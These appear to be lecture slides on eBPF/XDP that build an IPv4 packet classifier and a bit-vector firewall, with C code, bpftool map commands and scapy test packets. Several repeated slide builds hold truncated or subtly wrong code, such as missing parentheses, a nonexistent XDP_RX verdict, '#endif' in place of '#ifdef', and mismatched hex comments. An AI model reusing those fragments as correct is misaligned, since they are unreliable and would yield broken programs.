#define RULE_NUM 32
```

this is the
maximum number of
map entries

Implementing the XDP program: maps

```
struct {
    __uint(type, BPF_MAP_TYPE_LPM_TRIE);
    __uint(key_size, sizeof(struct v4_lpm_key));
    __uint(value_size, sizeof(__u8));
    __uint(max_entries, RULE_NUM);
    __uint(map_flags, BPF_F_NO_PREALLOC);
} saddr_db SEC(".maps");
```

This is an hash map named daddr_db. The key is an ipv4 address (4 byte). The value is a dummy __u8 value (not used, like for saddr_db)

```
struct {
    __uint(type, BPF_MAP_TYPE_HASH);
    __uint(key_size, sizeof(__be32));
    __uint(value_size, sizeof(__u8));
    __uint(max_entries, RULE_NUM);
} daddr_db SEC(".maps");
```

Implementing the XDP program: maps

```
struct {
    __uint(type, BPF_MAP_TYPE_LPM_TRIE);
    __uint(key_size, sizeof(struct v4_lpm_key));
    __uint(value_size, sizeof(__u8));
    __uint(max_entries, RULE_NUM);
    __uint(map_flags, BPF_F_NO_PREALLOC);
} saddr_db SEC(".maps");
```

```
struct {
    __uint(type, BPF_MAP_TYPE_ARRAY);
    __uint(key_size, sizeof(__u32));
    __uint(value_size, sizeof(__u32));
    __uint(max_entries, 3);
} stats_db SEC(".maps");
```

This is an array map used to count the number of packets according to their specific classification. The key is an integer among the ones defined in the enum. The value is an `__u32` (overflow not handled)

```
struct {
    __uint(type, BPF_MAP_TYPE_ARRAY);
    __uint(key_size, sizeof(__be32));
    __uint(value_size, sizeof(__u8));
} stats_db SEC(".maps");

enum stats_enum {
    STATS_PASS_KEY = 0,
    STATS_DROP_KEY,
    STATS_TX_KEY
};
```

Implementing the XDP program: program section and variables

```
SEC("xdp_nsd_test")
int xdp_parser_func(struct xdp
{
    void *data_end = (void *
    void *data = (void *) (long)ctx->adata;
    struct ethhdr *eth = (struct ethhdr *)data;
    struct iphdr *ip = NULL;
    __u32 offset = 0;
    __be32 daddr_key;
    struct v4_lpm_key saddr_key;
    int stats_key;
    int xdp_verdict;
    __u8 proto;
    __u8 *val;
    __u32 *stats_value;
```

the program section can
be named arbitrarily.
When a program is
loaded this must be
specified.

Implementing the XDP program: program section and variables

```
SEC("xdp_nsd_test")
int xdp_parser_func(struct xdp_md *ctx)
{
    void *data_end = (void *) (long) ctx->data_end;
    void *data = (void *) (long) ctx->data;
    struct ethhdr *eth = (struct ethhdr *) data;
    struct iphdr *ip = NULL;
    __u32 offset = 0;
    __be32 daddr_key;
    struct v4_lpm_key saddr_key;
    int stats_key;
    int xdp_verdict;
    __u8 proto;
    __u8 *val;
    __u32 *stats_value;
```

this function is like the "main" program function invoked by the eBPF executor when a packet passes the XDP hook of the interfaces on which the program is loaded. An XDP program gets as input only a pointer to the XDP context defined in "linux/bpf.h"

```
/* user accessible metadata for XDP packet hook
 * new fields must be added to the end of this structure
 */
struct xdp_md {
    __u32 data;
    __u32 data_end;
    __u32 data_meta;
    /* Below access go through struct xdp_rxq_info */
    __u32 ingress_ifindex; /* rxq->dev->ifindex */
    __u32 rx_queue_index; /* rxq->queue_index */

    __u32 egress_ifindex; /* txq->dev->ifindex */
};
```

Implementing the XDP program: program section and variables

```
SEC("xdp_nsd_test")
int xdp_parser_func(struct xdp_md *ctx)
{
    void *data_end = (void *) (long) ctx->data_end;
    void *data = (void *) (long) ctx->data;
    struct ethhdr *eth = (struct ethhdr *) data;
    struct iphdr *ip = NULL;
    __u32 offset = 0;
    __be32 daddr_key;
    struct v4_lpm_key saddr_key;
    int stats_key;
    int xdp_verdict;
    __u8 proto;
    __u8 *val;
    __u32 *stats_value;
```

```
    struct iphdr {
        #if defined(__LITTLE_ENDIAN_BITFIELD)
            __u8     ihl:4,
                    version:4;
        #elif defined (__BIG_ENDIAN_BITFIELD)
            __u8     version:4,
                    ihl:4;
        #else
        #error "Please fix <asm/bytorder.h>"
        #endif
            __u8     tos;
            __be16   tot_len;
            __be16   id;
            __be16   frag_off;
            __u8     ttl;
            __u8     protocol;
            __sum16  check;
            __be32   saddr;
            __be32   daddr;
        /*The options start here. */
    };
```

these 2 pointers are used to parse the ethernet and IP headers. The two structs are defined in 2 "external" kernel headers: linux/if_ether.h and linux/ip.h

```
    struct ethhdr {
        unsigned char h_dest[ETH_ALEN];
        unsigned char h_source[ETH_ALEN];
        __be16      h_proto;
    } __attribute__((packed));
#endif
```

Implementing the XDP program: parsing and hardcoded classification

```
offset = sizeof(struct ethhdr);
if (data + offset > data_end) {
    return XDP_ABORTED;
}

if (eth->h_proto == __constant_htons(ETH_P_IP)
    ip = (struct iphdr *) (data + offset);
    offset += sizeof(struct iphdr);
    if (data + offset > data_end) {
        return XDP_ABORTED;
    }

    saddr_key.prefixlen = 32;
    saddr_key.addr = ip->saddr;
    daddr_key = ip->daddr;
}
else {
    stats_key = STATS_PASS_KEY;
    xdp_verdict = XDP_PASS;
    goto update_stats_and_return;
}
```

this is a so-called “memory boundary check”. Every time the memory containing the packet is read, the verifier requires to check if the memory address is within the packet boundaries. without this check the XDP program can not be loaded.

Implementing the XDP program: parsing and hardcoded classification

```
offset = sizeof(struct ethhdr);
if (data + offset > data_end) {
    return XDP_ABORTED;
}

if (eth->h_proto == __constant_htons(ETH_P_IP)) {
    ip = (struct iphdr *) (data + offset);
    offset += sizeof(struct iphdr);
    if (data + offset > data_end) {
        return XDP_ABORTED;
    }

    saddr_key.prefixlen = 32;
    saddr_key.addr = ip->saddr;
    daddr_key = ip->daddr;
}
else {
    stats_key = STATS_PASS_KEY;
    xdp_verdict = XDP_PASS;
    goto update_stats_and_return;
}
```

here we check for the ethernet type field.
ipv4 packets are further processed.

all other protocols are “passed” to the user space.
This is a first classification. It is hard coded because it can not be modified at run time

Implementing the XDP program: parsing and hardcoded classification

```
offset = sizeof(struct ethhdr);
if (data + offset > data_end) {
    return XDP_ABORTED;
}

if (eth->h_proto == __constant_htons(ETH_P_IP))
    ip = (struct iphdr *) (data + offset);
    offset += sizeof(struct iphdr);
    if (data + offset > data_end) {
        return XDP_ABORTED;
    }

    saddr_key.prefixlen = 32;
    saddr_key.addr = ip->saddr;
    daddr_key = ip->daddr;
}

else {
    stats_key = STATS_PASS_KEY;
    xdp_verdict = XDP_PASS;
    goto update_stats_and_return;
}
```

ipv4 packets are further processed in order to extract the keys for the map lookups. In this case we have another memory boundary check and 2 keys are constructed:

1. an LPM key with the source address extracted from the packet and prefix len = 32. This key will be used for querying the map saddr_db
2. a 32 bit key containing the IP destination address in the packet and used to query the daddr_db map.

Implementing the XDP program: map lookups and classification

```
//look up in source prefix DB. XXX LPM MATCH
val = (__u8 *)bpf_map_lookup_elem(&saddr_db, &saddr_key);
if (val) {
    stats_key = STATS_TX_KEY;
    xdp_verdict = XDP_TX;
    goto update_stats_and_return;
}

//look up in destination prefix DB. XXX EXACT HASH MATCH
val = (__u8 *)bpf_map_lookup_elem(&daddr_db, &daddr_key);
if (val) {
    stats_key = STATS_TX_KEY;
    xdp_verdict = XDP_TX;
    goto update_stats_and_return;
}
else {
    stats_key = STATS_DROP_KEY;
    xdp_verdict = XDP_DROP;
}
```

this code portion represents the configurable classification. If a packet is matched against either of the two maps `saddr_db` and `daddr_db`, the packets is transmitted.

Implementing the XDP program: map lookups and classification

```
//look up in source prefix DB. XXX LPM MATCH
val = (__u8 *)bpf_map_lookup_elem(&saddr_db, &saddr_key);
if (val) {
    stats_key = STATS_TX_KEY;
    xdp_verdict = XDP_TX;
    goto update_stats_and_return;
}

//look up in destination prefix DB. XXX
val = (__u8 *)bpf_map_lookup_elem(&daddr_db, &daddr_key);
if (val) {
    stats_key = STATS_RX_KEY;
    xdp_verdict = XDP_RX;
    goto update_stats_and_return;
}
else {
    stats_key = STATS_DROP_KEY;
    xdp_verdict = XDP_DROP;
}
```

this is the lookup in the LPM table saddr_db.
val is a pointer to the memory area
representing the value associated to the a key
looked up in the map. If a match is found, val
is not null. The returned pointer must be
always checked, otherwise the in-kernel
verification fails and the XDP program cannot
be loaded

Implementing the XDP program: map lookups and classification

```
//look up in source prefix DB. XXX LPM MATCH
val = (__u8 *)bpf_map_lookup_elem(&saddr_db, &saddr_key);
if (val) {
    stats_key = STATS_TX_KEY;
    xdp_verdict = XDP_TX;
    goto update_stats_and_return;
}

//look up in destination prefix DB. XXX EXACT HASH MATCH
val = (__u8 *)bpf_map_lookup_elem(&daddr_db, &daddr_key);
if (val) {
    stats_key = STATS_TX_KEY;
    xdp_verdict = XDP_TX;
    goto update_stats_and_return;
}
else {
    stats_key = STATS_DROP_KEY;
    xdp_verdict = XDP_DROP;
}
```

this is the lookup in the
hashmap daddr_db.

Implementing the XDP program: map lookups and classification

```
//look up in source prefix DB. XXX LPM MATCH
val = (__u8 *)bpf_map_lookup_elem(&saddr_db, &saddr_key);
if (val) {
    stats_key = STATS_TX_KEY;
    xdp_verdict = XDP_TX;
    goto update_stats_and_return;
}

//look up in destination prefix DB. XXX EXACT HASH MATCH
val = (__u8 *)bpf_map_lookup_elem(&daddr_db, &daddr_key);
if (val) {
    stats_key = STATS_TX_KEY;
    xdp_verdict = XDP_TX;
    goto update_stats_and_return;
}
else {
    stats_key = STATS_DROP_KEY;
    xdp_verdict = XDP_DROP;
}
```

if both lookups return NULL (i.e. the packet does not match), the packets is classified to be DROPed. In other words, this XDP program works as a whitelist ACL for IPv4 packets.

Implementing the XDP program: stats update and packet verdict

```
update_stats_and_return:  
    stats_value = bpf_map_lookup_elem(&stats_db, &stats_key);  
    if (!stats_value) {  
        return XDP_ABORTED;  
    }  
    lock_xadd(stats_value, 1);  
    return xdp_verdict;  
}
```

to update a value in a map,
the entry pointer must be
first retrieved.

Implementing the XDP program: stats update and packet verdict

```
update_stats_and_return:  
    stats_value = bpf_map_lookup_elem(&stats_map, &key);  
    if (!stats_value) {  
        return XDP_ABORTED;  
    }  
    lock_xadd(stats_value, 1);  
    return xdp_verdict;  
}
```

eBPF is intrinsically multi-core, i.e. the same XDP program runs in parallel on different CPU processing the packets. The maps used in this program are shared among different CPUs (per-cpu maps are available...). In this case we need a "safe" increment to avoid possible race conditions

```
/* LLVM maps __sync_fetch_and_add() as a built-in function to the BPF atomic add  
 * instruction (that is BPF_STX | BPF_XADD | BPF_W for word sizes)  
 */  
#ifndef lock_xadd  
#define lock_xadd(ptr, val)      ((void) __sync_fetch_and_add(ptr, val))  
#endif
```

Implementing the XDP program: stats update and packet verdict

```
update_stats_and_return:  
    stats_value = bpf_map_lookup_elem(&stats_db, &stats_key);  
    if (!stats_value) {  
        return XDP_ABORTED;  
    }  
    lock_xadd(stats_value, 1);  
    return xdp_verdict;  
}
```

```
enum xdp_action {  
    XDP_ABORTED = 0,  
    XDP_DROP,  
    XDP_PASS,  
    XDP_TX,  
    XDP_REDIRECT,  
};
```

this return specifies how the packet must be handled by the kernel. Possible verdicts are defined in linux/bpf.h

Configuring the classifier from the user space

```
#configure saddr_db map (key: prefix|addr)
#insert match field 10.0.0.0/24 - key 0x180000000a000000 (0x18 = 24)
bpftool map update name saddr_db key hex 18 00 00 00 0a 00 00 00 value hex 00
#insert match field 192.168.0.0/16 - key 0x100000000c0a80000 (0x10 = 16)
bpftool map update name saddr_db key hex 10 00 00 00 c0 a8 00 00 value hex 00

#configure daddr_db map
#insert match field 8.8.8.8
bpftool map update name daddr_db key hex 08 08 08 08 value hex 00
```

maps can be accessed at run time from the user space in two ways. From a program linking the library libbpf, or from the command shell with the binary bpftool. For this class I have defined a simple configuration with bpftool. Packets that have source address in the ranges 10.0.0.0/24 or 192.168.0.0/16 or packets with destination address exactly equal to 8.8.8.8 are classified to be TXed.

How to test the program

```
#PASS (key 0)
#dummy ARP request for ip address 0.0.0.0
p=Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1)
#dummy ipv6 packet
p=Ether(dst="00:0c:29:76:28:bf")/IPv6()

#TX (key 2)
#exact match
#dummy IPv4 packet to 8.8.8.8
p=Ether(dst="00:0c:29:76:28:bf")/IP(src="7.7.7.7",dst="8.8.8.8")
#LPM match
#dummy IPv4 packet from 10.0.0.1
p=Ether(dst="00:0c:29:76:28:bf")/IP(src="10.0.0.1",dst="1.1.1.1")
#dummy IPv4 packet from 192.168.0.1
p=Ether(dst="00:0c:29:76:28:bf")/IP(src="192.168.0.1",dst="1.1.1.1")

#DROP (key 1)
p=Ether(dst="00:0c:29:76:28:bf")/IP(src="1.1.1.1",dst="2.2.2.2")

#try and send a ping. arp is passed (response received)
#ping is dropped (no response is received)
#ping 172.16.115.2

#to send packet through proper iface
#my VM is attached to a host only net. On the host iface=bridge100
#sendp(p, iface="bridge100")
```

several strategies are possible. I have chosen to use python/scapy to generate packets and check for the actual classification by dumping the stats map.

```
root@ubuntu:/# bpftool map dump name stats_db

key: 00 00 00 00  value: 08 00 00 00
key: 01 00 00 00  value: 16 00 00 00
key: 02 00 00 00  value: 08 00 00 00
Found 3 elements
```

Load and unload the program


Programs can be loaded with the **xdp_loader** or **ip link**:

```
sudo ip link set dev ens33 xdp obj xdp_prog kern.o sec  
        xdp nsd test
```

Programs unloaded again with the **xdp_loader** or with **ip link**. To delete pinned maps we must delete the files in the sys fs bpf directory related to the interface into which the program was loaded. For example, in case on iface = ens33

```
root@ubuntu:/ ip link set dev ens33 xdp off  
root@ubuntu:# cd /sys/fs/bpf/ens33 && rm *
```


Bit Vector Linear Search: high level approach



FW Specification

- ❑ **host-based firewall:** no forwarding
 - ❑ XDP intercepts only incoming packets
 - ❑ all accepted packets are passed to userspace
 - ❑ this FW can be seen as low level white list for incoming packets forwarded to the user space
- ❑ **default policy:** DROP
- ❑ **possible action:** ACCEPT
 - ❑ we simply need to check if the final bit vector is != 0
- ❑ **5 match fields:** source IP, destination IP, source port, destination port, protocol
- ❑ **Match types:**
 - ❑ IP addresses: *LPM*
 - ❑ ports and protocol: **exact match (no ranges)**
- ❑ No automatic rules adaptation to the bit vector linear search
- ❑ No connection tracking
- ❑ We are going to write our Bit Vector Linear Search Firewall with the ***Linux's eBPF/XDP framework***
 - ❑ in-kernel execution
 - ❑ besides other positive consequences, we don't have to deal with efficient packet capture drivers:

High level design of our eBPF/XDP firewall



```
if res_bitv != 0:  
    accept_packet()
```

Implementing the XDP program: maps

```
struct {
    __uint(type, BPF_MAP_TYPE_LPM_TRIE);
    __uint(key_size, sizeof(struct v4_lpm_key));
    __uint(value_size, FW_BITVECTOR_LEN);
    __uint(map_flags, BPF_F_NO_PREALLOC);
    __uint(max_entries, FW_RULE_NUM);
} saddr_db SEC(".maps");
```

```
struct {
    __uint(type, BPF_MAP_TYPE_LPM_TRIE);
    __uint(key_size, sizeof(struct v4_lpm_key));
    __uint(value_size, FW_BITVECTOR_LEN);
    __uint(map_flags, BPF_F_NO_PREALLOC);
    __uint(max_entries, FW_RULE_NUM);
} daddr_db SEC(".maps");
```

Implementing the XDP program: maps

```
struct {
    __uint(type, BPF_MAP_TYPE_HASH);
    __uint(key_size, sizeof(__u8));
    __uint(value_size, FW_BITVECTOR_LEN);
    __uint(max_entries, FW_RULE_NUM);
} proto_db SEC(".maps");
```

```
struct {
    __uint(type, BPF_MAP_TYPE_HASH);
    __uint(key_size, sizeof(__u16));
    __uint(value_size, FW_BITVECTOR_LEN);
    __uint(max_entries, FW_RULE_NUM);
} dport_db SEC(".maps");
```

```
struct {
    __uint(type, BPF_MAP_TYPE_HASH);
    __uint(key_size, sizeof(__u16));
    __uint(value_size, FW_BITVECTOR_LEN);
    __uint(max_entries, FW_RULE_NUM);
} sport_db SEC(".maps");
```

Implementing the XDP program: structs and defines

```
#to read the bpf trace pipe:  
sudo cat /sys/kernel/debug/tracing/trace_pipe
```

```
#define FW_RULE_NUM 32  
#define FW_BITVECTOR_LEN 4
```

```
struct v4_lpm_key {  
    __u32 prefixlen;  
    __be32 addr;  
};
```

```
struct fw_key {  
    __be32 saddr;  
    __be32 daddr;  
    __u16 sport;  
    __u16 dport;  
    __u8 proto;  
};
```

packet parsing (1)

```
SEC("xdp_fw")
int xdp_parser_func(struct xdp_md *ctx)
{
    void *data_end = (void *) (long) ctx->data_end;
    void *data = (void *) (long) ctx->data;
    struct fw_key key;
    struct iphdr *ip = NULL;
    struct udphdr *l4 = NULL;
    __u32 *bitvector = NULL, res_bitvector = 0xffffffff, offset = 0;
    struct v4_lpm_key lpm_key;

    struct ethhdr *eth = (struct ethhdr *) data;
    offset = sizeof(struct ethhdr);
    if (data + offset > data_end) {
        return XDP_DROP;
    }

    if (eth->h_proto == __constant_htons(ETH_P_IP)) {
        ip = (struct iphdr *) (data + offset);
        offset += sizeof(struct iphdr);
        if (data + offset > data_end) {
            return XDP_DROP;
        }

        if (ip->ihl != 5) {
            return XDP_DROP;
        }
    }
}
```

packet parsing (2)

```
key.saddr = ip->saddr;
key.daddr = ip->daddr;
key.proto = ip->protocol;

l4 = (struct udphdr *) (data + offset);
if (ip->protocol == IPPROTO_TCP) {
    offset += sizeof(struct tcphdr);
}
else if (ip->protocol == IPPROTO_UDP) {
    offset += sizeof(struct udphdr);
}
else {
    return XDP_PASS;
}

if (data + offset > data_end) {
    return XDP_DROP;
}

key.sport = l4->source;
key.dport = l4->dest;

}
else {
    return XDP_PASS;
}
```

LPM lookup

```
//look up in source prefix DB
lpm_key.prefixlen = 32;
lpm_key.addr = (__be32)key.saddr;
bitvector = bpf_map_lookup_elem(&saddr_db, &lpm_key);
if (bitvector) {
    res_bitvector = res_bitvector & *bitvector;
    bpf_printk("saddr lookup %u %u", *bitvector, res_bitvector);
} else {
    bpf_printk("no saddr in db. DROP\n");
    return XDP_DROP;
}

//look up in destination prefix DB
lpm_key.prefixlen = 32;
lpm_key.addr = (__be32)key.daddr;
bitvector = bpf_map_lookup_elem(&daddr_db, &lpm_key);
if (bitvector) {
    res_bitvector = res_bitvector & *bitvector;
    bpf_printk("daddr lookup %u %u", *bitvector, res_bitvector);
} else {
    bpf_printk("no daddr in db. DROP\n");
    return XDP_DROP;
}
```

```
//lookup in source port DB
bitvector = bpf_map_lookup_elem(&sport_db, &key.sport);
if (!bitvector) {
    bitvector = bpf_map_lookup_elem(&sport_db, &port_default);
}
if (bitvector) {
    res_bitvector = res_bitvector & *bitvector;
    bpf_printk("sport lookup %u %u", *bitvector, res_bitvector);
} else {
    bpf_printk("no sport in db. DROP\n");
    return XDP_DROP;
}
```

Port lookup

```
//lookup in destination port DB
bitvector = bpf_map_lookup_elem(&dport_db, &key.dport);
if (!bitvector) {
    bitvector = bpf_map_lookup_elem(&dport_db, &port_default);
}
if (bitvector) {
    res_bitvector = res_bitvector & *bitvector;
    bpf_printk("dport lookup %u %u", *bitvector, res_bitvector);
} else {
    bpf_printk("no dport in db. DROP\n");
    return XDP_DROP;
}
```

Proto lookup

```
//lookup in protocol DB
bitvector = bpf_map_lookup_elem(&proto_db, &key.proto);
if (!bitvector) {
    bitvector = bpf_map_lookup_elem(&proto_db, &proto_default);
}
if (bitvector) {
    res_bitvector = res_bitvector & *bitvector;
    bpf_printk("proto lookup %u %u", *bitvector, res_bitvector);

} else {
    bpf_printk("no proto in cb. DROP\n");
    return XDP_DROP;
}
```


Verdict + debug

```
        if (res_bitvector == 0) {
#endif DEBUG
                bpf_printk("NULL rule bitvector interception. DROP\n");
#endif
                return XDP_DROP;
}
#endif PRINT_RULE_ID
{
    int pos=0, k=0, j=0;
    if (res_bitvector) {
        __u8 *p = (__u8 *) &res_bitvector;
        for (k=0; k<4; k++) {
            if (p[k] != 0) {
                for (j=0; j<8; j++) {
                    if ((0xff & (p[k]>>j))==1) {
                        pos = k*8 + 8-j-1;
                        break;
                    }
                }
                if (pos) break;
            }
        }
        bpf_printk("res bitvector: %d matched rule: %d\n", res_bitvector, pos);
    }
    else {
        bpf_printk("no rule matched\n");
    }
}
#endif
return XDP_PASS;
}
```

Simple Firewall Configuration (meaningless rules)

default DROP

#	saddr	daddr	sport	dport	proto
0	10.0.0.0/24	*	*	22	*
1	10.0.0.0/8	10.0.0.0/8	*	80	TCP
2	*	10.0.1.0/24	10000	80	TCP
3	*	8.8.8.8/32	*	53	UDP



saddr	bitv
10.0.0.0/24	1111
10.0.0.0/8	0111
0/0	0011

saddr	bitv
10.0.0.0/8	1100
10.0.1.0/24	1110
8.8.8.8/32	1001
0/0	1000

sport	bitv
10000	1111
*	1101

dport	bitv
22	1000
80	0110
53	0001

proto	bitv
TCP	1110
UDP	1001
*	1000

Configuration Script

```
#configure saddr_db map (XXX key: prefix|addr)
#insert match field 10.0.0.0/24 - key 0x180000000a000000 (0x18 = 24), bitv 11110000 = 0xf0
bpftool map update name saddr_db key hex 18 00 00 00 0a 00 00 00 value hex f0 00 00 00
#insert match field 10.0.0.0/8 - key 0x080000000a000000 (0x08 = 8), bitv 01110000 = 0x70
bpftool map update name saddr_db key hex 08 00 00 00 0a 00 00 00 value hex 70 00 00 00
#insert match field 0/0 - key 0x0000000000000000, bitv 00110000 = 0x30
bpftool map update name saddr_db key hex 00 00 00 00 00 00 00 00 value hex 30 00 00 00

#configure daddr_db map (XXX key: prefix|addr)
#insert match field 10.0.0.0/8 - key 0x080000000a000100 (0x08 = 8), bitv 11000000 = 0xc0
bpftool map update name daddr_db key hex 08 00 00 00 0a 00 00 00 value hex c0 00 00 00
#insert match field 10.0.1.0/24 - key 0x180000000a0000101 (0x18 = 24), bitv 11100000 = 0xe0
bpftool map update name daddr_db key hex 18 00 00 00 0a 00 01 00 value hex e0 00 00 00
#insert match field 8.8.8.8/32 - key 0x2000000008080808 (0x20 = 32), bitv 10010000 = 0x90
bpftool map update name daddr_db key hex 20 00 00 00 08 08 08 08 value hex 90 00 00 00
#insert match field 0/0 - key 0x0000000000000000, bitv 10000000 = 0x80
bpftool map update name daddr_db key hex 00 00 00 00 00 00 00 00 value hex 80 00 00 00
```

Configuration Script

```
#configure sport_db map
#insert match field 10000 - key 0x2710 (0x2710 in network order = 10000), bitv 11110000 = 0xf0
bpftool map update name sport_db key hex 27 10 value hex f0 00 00 00
#insert match field 0 (don't care) - key 0x0000000000000000, bitv 11010000 = 0xd0
bpftool map update name sport_db key hex 00 00 value hex d0 00 00 00

#configure dport_db map
#insert match field 22 - key 0x0016 (0x0016 in network order = 22), bitv 10000000 = 0x80
bpftool map update name dport_db key hex 00 16 value hex 80 00 00 00
#insert match field 80 - key 0x0050 (0x050 in network order = 80), bitv 01100000 = 0x60
bpftool map update name dport_db key hex 00 50 value hex 60 00 00 00
#insert match field 53 - key 0x0035 (0x0035 in network order = 35), bitv 00010000 = 0x10
bpftool map update name dport_db key hex 00 35 value hex 10 00 00 00

#configure proto_db map
#insert match field TCP - key 0x06, bitv 11100000 = 0xe0
bpftool map update name proto_db key hex 06 value hex e0 00 00 00
#insert match field UDP - key 0x11, bitv 10010000 = 0x90
bpftool map update name proto_db key hex 11 value hex 90 00 00 00
#insert match field 0 (don't care) - key 0x0000000000000000, bitv 10000000 = 0x80
bpftool map update name proto_db key hex 00 value hex 80 00 00 00
```

a few test cases

```
#Rule 0
p=Ether(dst="00:0c:29:76:28:bf")/IP(src="10.0.0.1",dst="1.1.1.1")/TCP(dport=22, sport=12345)

#Rule 1
p=Ether(dst="00:0c:29:76:28:bf")/IP(src="10.0.0.1",dst="10.0.0.2")/TCP(dport=80, sport=12345)

#Rule 1 (but also 2)
p=Ether(dst="00:0c:29:76:28:bf")/IP(src="10.0.0.1",dst="10.0.1.2")/TCP(dport=80, sport=10000)

#Rule 2
p=Ether(dst="00:0c:29:76:28:bf")/IP(src="1.0.0.1",dst="10.0.1.2")/TCP(dport=80, sport=10000)

#Rule 3
p=Ether(dst="00:0c:29:76:28:bf")/IP(src="10.0.0.1",dst="8.8.8.8")/UDP(dport=53, sport=12345)

#default DROP
p=Ether(dst="00:0c:29:76:28:bf")/IP(src="100.0.0.1",dst="80.8.8.8")/UDP(dport=53, sport=12345)

#sendp(p, iface="bridge100")
```


Limitations and possible extensions

- ❑ Small DB (32 rules → bitvector of 32 bits)
- ❑ Linear search for the leftmost bit set to 1
- ❑ Static rule adaptation
- ❑ Develop a cache to accelerate the classification
 - ❑ flows already classified are inserted in the cache so we don't need to process the entire map pipeline

eBPF: Revolutionizing Security and Observability in the Cloud-Native Era

Beyond Networking

- eBPF programs can observe everything happening at kernel level, not only networking
- **Security**: can check for unexpected behaviour raising alerts
- **Observability**: everything passes through the kernel, eBPF allows to observe what happens in a highly performant and secure way



eBPF hooks

	Static	Dynamic
